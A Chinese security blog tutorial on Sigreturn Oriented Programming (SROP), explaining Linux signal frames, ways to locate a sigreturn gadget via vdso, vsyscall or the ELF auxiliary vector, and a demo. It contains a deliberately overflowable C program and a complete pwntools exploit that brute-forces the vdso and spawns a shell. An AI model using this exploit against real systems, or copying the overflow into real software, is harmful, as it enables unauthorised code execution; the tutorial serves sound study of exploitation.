【技术分享】Sigreturn Oriented Programming攻击简介

发布时间：2017-03-30 09:51:37

作者：放荡不羁的娃

预估稿费：300RMB

投稿方式：发送邮件至linwei#360.cn，或登陆网页版在线投稿


前言

这段时间看linux kernel的信号处理时突然想到了一种利用方法——SROP(Sigreturn Oriented Programming)。记得去年在某个博客上看到过这方面的pwn题，所以我就干脆就去认真研究了一下。

Theory

在开始介绍这个利用方法前，我首先介绍一下linux的信号处理。毕竟SROP是以这个为基础的。

Linux接受到信号后的处理过程大致如下：



首先，当由中断或异常产生时，会发出一个信号，然后会送给相关进程，此时系统切换到内核模式。再次返回到用户模式前，内核会执行do_signal()函数，最终会调用setup_frame()函数来设置用户栈。setup_frame函数主要工作是往用户栈中push一个保存有全部寄存器的值和其它重要信息的数据结构(各架构各不相同)，另外还会push一个signal function的返回地址——sigruturn()的地址。

对x86来说，此数据结构为sigcontext。其定义如下:

```
struct sigcontext {
    unsigned short gs, __gsh;
    unsigned short fs, __fsh;
    unsigned short es, __esh;
    unsigned short ds, __dsh;
    unsigned long edi;
    unsigned long esi;
    unsigned long ebp;
    unsigned long esp;
    unsigned long ebx;
    unsigned long edx;
    unsigned long ecx;
    unsigned long eax;
    unsigned long trapno;
    unsigned long err;
    unsigned long eip;
    unsigned short cs, __csh;
    unsigned long eflags;
    unsigned long esp_at_signal;
    unsigned short ss, __ssh;
    struct _fpstate * fpstate;
    unsigned long oldmask;
    unsigned long cr2;
};
```

对x86_64来说，push到栈中的是ucontext结构体。其定义如下：

```
struct ucontext {
    unsigned long        uc_flags;
    struct ucontext     *uc_link;
    stack_t              uc_stack;
    mcontext_t           uc_mcontext;  /*sigcontext for x86_64*/
    __sigset_t           uc_sigmask;
    struct _libc_fpstate __fpregs_mem;
};
struct sigcontext {
    unsigned long r8;
    unsigned long r9;
    unsigned long r10;
    unsigned long r11;
    unsigned long r12;
    unsigned long r13;
    unsigned long r14;
    unsigned long r15;
    unsigned long rdi;
    unsigned long rsi;
    unsigned long rbp;
    unsigned long rbx;
    unsigned long rdx;
    unsigned long rax;
    unsigned long rcx;
    unsigned long rsp;
    unsigned long rip;
    unsigned long eflags;           /* RFLAGS */
    unsigned short cs;
    unsigned short gs;
    unsigned short fs;
    unsigned short __pad0;
    unsigned long err;
    unsigned long trapno;
    unsigned long oldmask;
    unsigned long cr2;
    struct _fpstate *fpstate;       /* zero when no FPU context */
    unsigned long reserved1[8];
};
```

当这些准备工作完成后，就开始执行由用户指定的signal function了。当执行完后，因为返回地址被设置为sigreturn()系统调用的地址了，所以此时系统又会陷入内核执行sigreturn()系统调用。此系统调用的主要工作是用原先push到栈中的内容来恢复寄存器的值和相关内容。当系统调用结束后，程序恢复执行。

关于sigreturn的系统调用：

```
/*for x86*/
mov eax,0x77
int 80h
/*for x86_64*/
mov rax,0xf
syscall
```

Exploit

了解了linux的信号处理过程后，我们可以利用sigreturn来做出自己想要的系统调用。不过也是有条件的，但是个人觉得条件还是不难满足的。基本上只要有个栈溢出(没开canary)在大部分条件下就能实现这个利用。而利用过程也相对比较简单。

1. 伪造sigcontext结构，push到栈中。伪造过程中需要将eax，ebx，ecx等参数寄存器设置为相关值，eip设置为syscall的地址。并且需要注意的是esp，ebp和es，gs等段寄存器不可直接设置为0，经过个人测试，这样不会成功。

2. 然后将返回地址设置为sigreturn的地址(或者相关gadget)。

3. 最后当sigreturn系统调用执行完后，就直接执行你的系统调用了。

```
| sig_ret|  <---esp
|--------|
|        |
| frame  |
|--------|
__________
```

利用过程比较麻烦的一点是找sigreturn的地址(或gadget)。对于x86来说，vdso(vitual dynamic shared object)会有sigreturn的地址，而且vdso的地址可以很容易爆破得到。因为即使对开了ASLR的linux来说，其地址也只有一个字节是随机的。

gdb-peda$ x/3i 0xf7fdb411

```
   0xf7fdb411 <__kernel_sigreturn+1>:   mov    eax,0x77
   0xf7fdb416 <__kernel_sigreturn+6>:   int    0x80
   0xf7fdb418 <__kernel_sigreturn+8>:   nop
```

但是对x64来说，爆破vdso就比较难了。原来只有11bit是随记的，但我在我的linux上测试好像有22位是随机的了，爆破也就几小时而已(个人亲测)，还是能爆出来的。关于64位的爆破，可参考Return to VDSO using ELF Auxiliary Vectors。

我们还有一种方法能找到vdso的地址——ELF Auxiliary vector。

```
gdb-peda$ info auxv
33   AT_SYSINFO_EHDR      System-supplied DSO's ELF header 0x7ffff7ffa000   <--address of vdso
16   AT_HWCAP             Machine-dependent CPU capability hints 0xfabfbff
6    AT_PAGESZ            System page size               4096
17   AT_CLKTCK            Frequency of times()           100
3    AT_PHDR              Program headers for program    0x400040
4    AT_PHENT             Size of program header entry   56
5    AT_PHNUM             Number of program headers      9
7    AT_BASE              Base address of interpreter    0x7ffff7dda000
8    AT_FLAGS             Flags                          0x0
9    AT_ENTRY             Entry point of program         0x400500
11   AT_UID               Real user ID                   0
12   AT_EUID              Effective user ID              0
13   AT_GID               Real group ID                  0
14   AT_EGID              Effective group ID             0
23   AT_SECURE            Boolean, was exec setuid-like? 0
25   AT_RANDOM            Address of 16 random bytes     0x7fffffffe789
31   AT_EXECFN            File name of executable        0x7fffffffefdb "/home/wolzhang/Desktop/a.out"
15   AT_PLATFORM          String identifying platform    0x7fffffffe799 "x86_64"
0    AT_NULL              End of vector                  0x0
```

AT_SYSINFO_EHDR就是vdso的地址，如果存在printf格式化漏洞，那么我们可以泄露此值。

另一种方法是我们可以用ROP制造一个sigreturn，只需要找到一个syscall和ret的地址就行。幸运的是在x64上很容易找到：因为有vsyscall。而且vsyscall的地址是固定的：0xffffffffff600000。

```
gdb-peda$ x/3i 0xffffffffff600000
   0xffffffffff600000:  mov    rax,0x60
   0xffffffffff600007:  syscall
   0xffffffffff600009:  ret
```

Example

我写了个demo来测试一下(based on x86)。比较简单。

```
#include <stdio.h>
#include <unistd.h>
char buf[10] = "/bin/shx00";
int main()
{
    char s[0x100];
    puts("input something you want: ");
    read(0, s, 0x400);
    return 0;
}
```

以下是我的利用脚本：

```
from pwn import *
import random
binsh_addr = 0x804a024
bss_addr = 0x804a02e
vdso_range = range(0xf7700000, 0xf7800000, 0x1000)
def main():
    global p
    debug = 1
    if debug:
        #context.level_log = "debug"
        context.arch = "i386"
        p = process('./srop_test')
    else:
        pass

    global vdso_addr
    vdso_addr = random.choice(vdso_range)
    payload = 'a' * 0x10c
    frame = SigreturnFrame(kernel = "i386")
    frame.eax = 0xb
    frame.ebx = binsh_addr
    frame.ecx = 0
    frame.edx = 0
    frame.eip = vdso_addr + 0x416  #address of int 80h
    frame.esp = bss_addr
    frame.ebp = bss_addr
    frame.gs = 0x63
    frame.cs = 0x23
    frame.es = 0x2b
    frame.ds = 0x2b
    frame.ss = 0x2b

    ret_addr = vdso_addr + 0x411  #address of sigreturn syscall

    #print payload

    payload += p32(ret_addr) + str(frame)
    p.recvuntil("input something you want: n")
    p.sendline(payload)
    sleep(1)
    p.sendline("echo pwned!")
    r = p.recvuntil("pwned!")
    if r != "pwned!":
        raise Exception("Failed!")
    return

if __name__ == "__main__":
    global p, vdso_addr
    i = 1
    while True:
```

```
        print "nTry %d" % i
        try:
            main()
        except Exception as e:
            #print e
            p.close()
            i += 1
            continue
        print "vdso_addr: " + hex(vdso_addr)
        p.interactive()
        break
```

因为32位的vdso几分钟就能爆破成功，很容易得到一个shell。

```
......
Try 165
[+] Starting local process './srop_test': Done
vdso_addr: 0xf7734000
[*] Switching to interactive mode
$ id
uid=0(root) gid=0(root) groups=0(root)
$
```

个人觉得这种方法比一般的rop还是好用多了。一般rop还得泄露libc，但是srop没有这么多限制。在条件允许时，个人倾向于用srop。

Reference

Sigreturn Oriented Programming

关于ELF的辅助向量

Sigreturn Oriented Programming is a real Threat

安全知识